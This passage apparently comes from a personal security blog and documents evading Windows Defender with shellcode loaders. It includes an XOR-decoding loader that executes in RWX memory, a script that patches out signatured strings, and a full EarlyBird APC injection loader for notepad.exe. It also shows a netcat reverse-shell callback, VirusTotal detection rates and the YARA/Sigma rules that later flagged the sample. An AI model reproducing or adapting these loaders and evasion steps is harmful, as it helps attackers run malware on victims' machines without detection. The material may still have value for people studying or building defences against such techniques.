unsigned char key[]       = {
    0x66, 0x36, 0x37, 0x63, 0x32, 0x62, 0x63,
```

```
    [...SNIP...],
    0x32, 0x32, 0x61, 0x38, 0x31
};

void xor ( unsigned char * data, int data_len, unsigned char * key, int key_len )
{
    for ( int i = 0; i < data_len; i++ ) {
        data[i] = data[i] ^ key[i % key_len];
    }
}

int main() {

    void * exec = VirtualAlloc( 0, sizeof( shellcode ), MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE );

    xor( shellcode, sizeof( shellcode ), key, sizeof( key ) );

    RtlMoveMemory( exec, shellcode, sizeof( shellcode ) );
    ( (void ( * )())exec )();

    return 0;
}
```

Now, let's compile the loader and check defender again!

Rabbitholes


After running `gocheck`, I was surprised to see that the binary was flagged as malicious.

```
[!] Isolated bad bytes at offset 0x4BDD in the original file [approximately 19421 / 54494 bytes]
00000000  a0 00 00 14 a0 00 00 14  a0 00 00 14 a0 00 00 14  |................|
00000010  a0 00 00 14 a0 00 00 14  a0 00 00 6d 73 76 63 72  |...........msvcr|
00000020  74 2e 64 6c 6c 00 00 00  00 00 00 00 00 00 00 00  |t.dll...........|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|

[*] Trojan:Win64/Meterpreter.E
```

According to `gocheck`, the string "msvcrt.dll" is being signatured as Meterpreter? That's strange.

A google search doesn't help much, but string searching for "msvcrt.dll" in random discord channels lead me to this article by White Knight Labs on weaponizing Cobalt Strike with their artifact kit.

During many test cases we realized that the beacon still gets detected even if it is using heavy-customized profiles (including `obfuscate`). Using ThreadCheck we realized that `msvcrt` string is being identified as “bad bytes”:



String detection example “msvcrt”

Seems like this is a known issue, the solution provided in the article was to make use of Cobalt Strike’s Malleable C2 profile to `strrep` “msvcrt.dll” with an empty string. However, this wasn’t very effective for them. But, since “msvcrt.dll” is our only false positive- let’s try writing our own `strrep` script.

Replacing Bad Strings

```
import sys

def strrep( file_path, original_string, replacement_string ):
    ld = len( original_string ) - len( replacement_string )
    repl = replacement_string + '\x00' * ld

    try:
        with open( file_path, 'rb' ) as file:
            exe = file.read()

        modified_data = exe.replace( original_string.encode(),
repl.encode() )

        with open( file_path, 'wb' ) as file:
            file.write( modified_data )

    except Exception as e:
        print( f"Error: {e}" )
        sys.exit( 1 )


if __name__ == "__main__":
    if len( sys.argv ) < 3:
        print( "Usage: python strrep.py <file_path> <original>
<replacement>" )
        sys.exit( 1 )
```

```
file_path = sys.argv[ 1 ]
original = sys.argv[ 2 ]
replacement = sys.argv[ 3 ]

strrep( file_path, original, replacement )
```

We can now perform a string replace on our implant for `msvcrt.dll`


Windows Defender? I barely know er' Part 3

```
./strrep.py ../bin/implant.exe msvcrt.dll
\x00\x00\x00\x00
```

Let's run a `gocheck` on our binary again.

```
PC@Zavier MINGW64 ~/Desktop/malware/exe/bin
$ gocheck implant.exe
[*] Found Windows Defender at C:\Program Files\Windows Defender\MpCmdRun.exe
[*] Scanning implant.exe, analyzing 54496 bytes...
[*] File looks clean, no threat detected
[+] Total time elasped: 50.3728ms
```

Awesome, let's drag this implant over to a Windows Defender enabled folder and get our callback!




Yeap, knew it was too good to be true. A quick `ldd` on the binary shows that `msvcrt.dll` is dynamically linked.

```
PC@Zavier MINGW64 ~/Desktop/malware/exe/bin

$ ldd implant.exe
        ntdll.dll => /c/Windows/SYSTEM32/ntdll.dll (0x7ff819610000)
        KERNEL32.DLL => /c/Windows/System32/KERNEL32.DLL
(0x7ff8181a0000)
        KERNELBASE.dll => /c/Windows/System32/KERNELBASE.dll
(0x7ff816f60000)
        x00x00x00x00 => not found
```

Denial

I went back to think about how the `msvcrt.dll` detection was being made, and it felt really strange. `msvcrt.dll` is a legitimate DLL by Microsoft that provides access to the MS Visual C Runtime Library, detection on an import of this library would lead to *many* false positives.

At this point, I went searching for others who were encountering the same issue- and found this response by @RastaMouse



So, I dragged the original binary over to a folder with Windows Defender enabled ran it, and- **i got my callback**

Anger

At this point, I had spent countless hours trying to patch `msvcrt.dll` and trying to compile the loader with standard library linking disabled (`-no-stdlib`) and defining macros manually.

A budget solution seemed to work was to run a packer on the binary to completely obfuscate the strings, however, UPX was insufficient. VMProtect however worked just fine but produced a binary of >3 MB 😒


implant	3/3/2024 3:00 am	Application	54 KB
implant_packed	3/3/2024 1:02 am	Application	3,250 KB

Bargaining

I wanted to figure out why exactly this behavior was happening, as I was aware of false positives happening when running `gocheck` or any of the sort on binaries that were *already* flagged.

For example, if the binary was flagged due to some kind of malicious behavior, `MpCmdRun.exe` will flag it as malicious and either signature all the way to the last byte or throw it at the nearest DLL import.

However, in this case, I had Windows Defender Real-Time Protection disabled…




Depression

Hmm, okay let's add our working directory as an exclusion despite real-time protection already being disabled.

```
PC@Zavier MINGW64 ~/Desktop/malware/exe/bin
$ gocheck implant.exe
[*] Found Windows Defender at C:\Program Files\Windows Defender\MpCmdRun.exe
[*] Scanning implant.exe, analyzing 54496 bytes...
[*] File looks clean, no threat detected
[+] Total time elasped: 80.8132ms
```

… but, why?


Acceptance



A New Direction

Despite being added to an exclusion, and `gocheck` returning no threats found on the binary. I decided to drag it over to the desktop, and run it.

Right after running it, I found this.



The reason this is happening is because the series of calls:

1. Process Start
2. VirtualAlloc (PAGE_EXECUTE_READWRITE)
3. RtlMoveMemory (memmove)
4. Execution of Code in RWX Section
    1. Process Start
    2. Callback
    3. …

is *very* well known and even Windows Defender is able to pick up on common malicious patterns.

We'll have to change our loader into something, although also used extremely often, not *as* abused as a casted function pointer.

EarlyBird APC

The technique we'll use instead is a variation of APC injection that involves spawning a process in a suspended state, allocating memory & writing shellcode to private commit section, then queuing an APC routine to the shellcode- then the thread is resumed.

A more thorough and detailed explanation can be found: here

```
#include <windows.h>
#include <stdio.h>

unsigned char shellcode[] = {
    0x9a, 0x7e, 0xb4, 0x87, 0xc2, 0x8a, 0xa3,
    [... SNIP ...]
    0x0c, 0x58, 0x62, 0x3a, 0x23, 0xef, 0xb9, 0x99, 0xb4
};

unsigned char key[]       = {
    0x66, 0x36, 0x37, 0x63, 0x32, 0x62, 0x63,
    [... SNIP ...],
    0x37
};

void Xor( unsigned char * data, int data_len, unsigned char * key, int key_len )
{
    for ( int i = 0; i < data_len; i++ ) {
        data[i] = data[i] ^ key[i % key_len];
    }
}

int main() {

    STARTUPINFO         StartupInfo       = { 0 };
    PROCESS_INFORMATION ProcessInfo       = { 0 };
    LPCSTR              lpApplicationName = "C:\\Windows\\System32\\notepad.exe";
    LPVOID              lpAddress         = NULL;
    PDWORD              lpflOldProtect    = NULL;
    BOOL                StartupSuccess    = FALSE;
    BOOL                WriteSuccess      = FALSE;
    BOOL                ProtectSuccess    = FALSE;

    Xor( shellcode, sizeof( shellcode ), key, sizeof( key ) );

    if ( ! ( StartupSuccess = CreateProcessA( lpApplicationName, NULL, NULL,
NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &StartupInfo, &ProcessInfo ) ) ) {
        printf( "CreateProcess failed (%d).\n", GetLastError() );
        return 1;
    }

    if ( ! ( lpAddress = VirtualAllocEx( ProcessInfo.hProcess, NULL, sizeof(
shellcode ), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE ) ) ) {
        printf( "VirtualAllocEx failed (%d).\n", GetLastError() );
        return 1;
    }

    if ( ! ( WriteSuccess = WriteProcessMemory( ProcessInfo.hProcess, lpAddress,
shellcode, sizeof( shellcode ), NULL ) ) ) {
        printf( "WriteProcessMemory failed (%d).\n", GetLastError() );
        return 1;
    }
```

```
    if ( ! ( ProtectSuccess = VirtualProtectEx( ProcessInfo.hProcess, lpAddress,
sizeof( shellcode ), PAGE_EXECUTE_READ, &lpflOldProtect ) ) ) {
        printf( "VirtualProtectEx failed (%d).\n", GetLastError() );
        return 1;
    }

    if ( ! ( StartupSuccess = QueueUserAPC( (PAPCFUNC)lpAddress,
ProcessInfo.hThread, NULL ) ) ) {
        printf( "QueueUserAPC failed (%d).\n", GetLastError() );
        return 1;
    }

    ResumeThread( ProcessInfo.hThread );

    return 0;
}
```


Immediately, `gocheck` says that Windows Defender thinks the file is clean!

```
PC@Zavier MINGW64 ~/Desktop/malware/exe
$ gocheck bin/implant.exe
[*] Found Windows Defender at C:\Program Files\Windows Defender\MpCmdRun.exe
[*] Scanning bin/implant.exe, analyzing 94433 bytes...
[*] File looks clean, no threat detected
[+] Total time elasped: 599.6015ms
```


And, executing the loader in a Windows Defender enabled folder gives us our callback successfully! :)

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.254.127] from (UNKNOWN) [192.168.254.1] 36546
Microsoft Windows [Version 10.0.19045.4046]
(c) Microsoft Corporation. All rights reserved.

C:\Users\PC\Desktop\malware\exe\bin>
```

Our RX section containing our shellcode can be found here.




For shits and giggles, let's check the detections on VirusTotal



20/72, or **27.8%** detections. Not bad, not bad at all, but not as good as ired.team's 4.4% detection rate from 2018 xD

Sandbox Rabbithole (Reprised)


About 8 hours after finishing up the first iteration of this blog post and approximately 12 hours after submitting the samples onto VT, I restarted my computer and came back to Windows Defender flagging the new executable as malicious.



Running the binary through `gocheck` again shows the following.

```
PC@Zavier MINGW64 ~/Desktop/malware/exe
$ gocheck bin/implant.exe
[*] Found Windows Defender at C:\Program Files\Windows Defender\MpCmdRun.exe
[*] Scanning bin/implant.exe, analyzing 94433 bytes...
[*] Threat detected in the original file, beginning binary search...
[*] No threat detected, but the original file was flagged as malicious. The bad bytes are likely at
the very end of the binary.
[+] Total time elasped: 24.6394496s
```

A technical overview on on how `gocheck` attempts to isolate malicious bytes in an executable can be found in another blog post I made: Identifying Malicious Bytes in Malware



The message: “No threat detected, but the original file was flagged as malicious. The bad bytes are likely at the very end of the binary” can be slightly misleading.

When `gocheck` attempts to scan the binary, the **entire** file chunk (0-100%) is placed in a temporary folder and submitted to `MpCmdRun.exe`, and the isolation occurs when the file chunks are split into smaller and smaller pieces.

The limitation occurs when the first chunk (0-100%) is flagged as malicious due to it being a **known signature**, which was determined to be malicious during *cloud analysis* or when run in a sandbox.

As a result, **the signature isn't on any particular malicious byte but on the entire file hash**

A Trip Back To The Past

Let's go back to our VT scan that we run yesterday: here

Comments (1)

thor

11 hours ago

YARA Signature Match - THOR APT Scanner

RULE: SUSP_ProcessInjector_Indicators_Oct23
RULE_SET: Livehunt - Suspicious363 Indicators 🏹
RULE_TYPE: THOR APT Scanner's rule set only 🔨
RULE_LINK: https://valhalla.nextron-systems.com/info/rule/SUSP_ProcessInjector_Indicators_Oct23
DESCRIPTION: Detects characteristics found in process injectors
RULE_AUTHOR: Florian Roth

Detection Timestamp: 2024-03-02 21:20
AV Detection Ratio: 🟡 20 / 72

Use these tags to search for similar matches: #processinjector #indicators #susp_processinjector_indicators_oct23
More information: https://www.nextron-systems.com/notes-on-virustotal-matches/

Show less

Very quickly, you will see that thor (an APT scanner by Nextron-Systems) had picked up on our implant and it ticked off one of their YARA rules. And, our implant hash can be found right on the rule page.

Rule Info

Name	SUSP_ProcessInjector_Indicators_Oct23
Author	Florian Roth
Description	Detects characteristics found in process injectors
Score	60
Reference	Internal Research
Date	2023-10-14
Modified	2023-12-08
Minimum Yara	1.7
Rule Hash	3d69150068665634deacde5644944a94
Tags	['SUSP', 'FILE', 'EXE']
Required Modules	[]
Virustotal Matches	https://www.virustotal.com/gui/search/susp_processinjector_indicators_oct23/comments


Antivirus Verdicts

Rating	Number of Samples
Malicious (>= 10 engines)	1186
Suspicious (< 10 engines)	1283
Clean (0 engines)	375

Rule Matches

Timestamp	Positives	Total	Hash	VT
2024-03-03 05:09:49	0	71	66df9fe32148e56952796a138ea3f4524a1b55e090d8b3241c4cb57c912b5d96	
2024-03-03 03:08:01	1	71	464ce32c5a94c8b45e084c045cb3464bc5f042bf32f7a82a7a6e641f1d08494a	
2024-03-03 02:02:47	21	71	ab1d8a36b3533e5776f8407b1fcbe813ae63ffd1f96376f9173780b93274e4eb	
2024-03-03 01:28:34	63	72	ef74b161ccc10ca745df12e0d1e3dbe9b321e40d6522f3e65e583cc5e4b26690	
2024-03-03 01:27:24	1	69	c838a45ab0cde5e5baca6a87efebbf841380cfb16ce1688f19227ea73939482c	
2024-03-02 22:20:33	20	72	f7c88b994a9e2d52a0ddb34bb26d3a3f9da58c73e789460fcb5b5939b28e8684	
2024-03-02 15:19:55	26	72	a8475fc96a1320012b47b9bee5092607a27b121ea89f21ef0f32529373592e38	

Besides being picked up by automatic scanners, we can also go over to the “Behavior” tab and see that our implant has gotten flagged by **sandboxes** as well.



And once again, we’ve ticked off even more rules; this time a Sigma rule by @Floran Roth.

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 1 MEDIUM 0 LOW 0

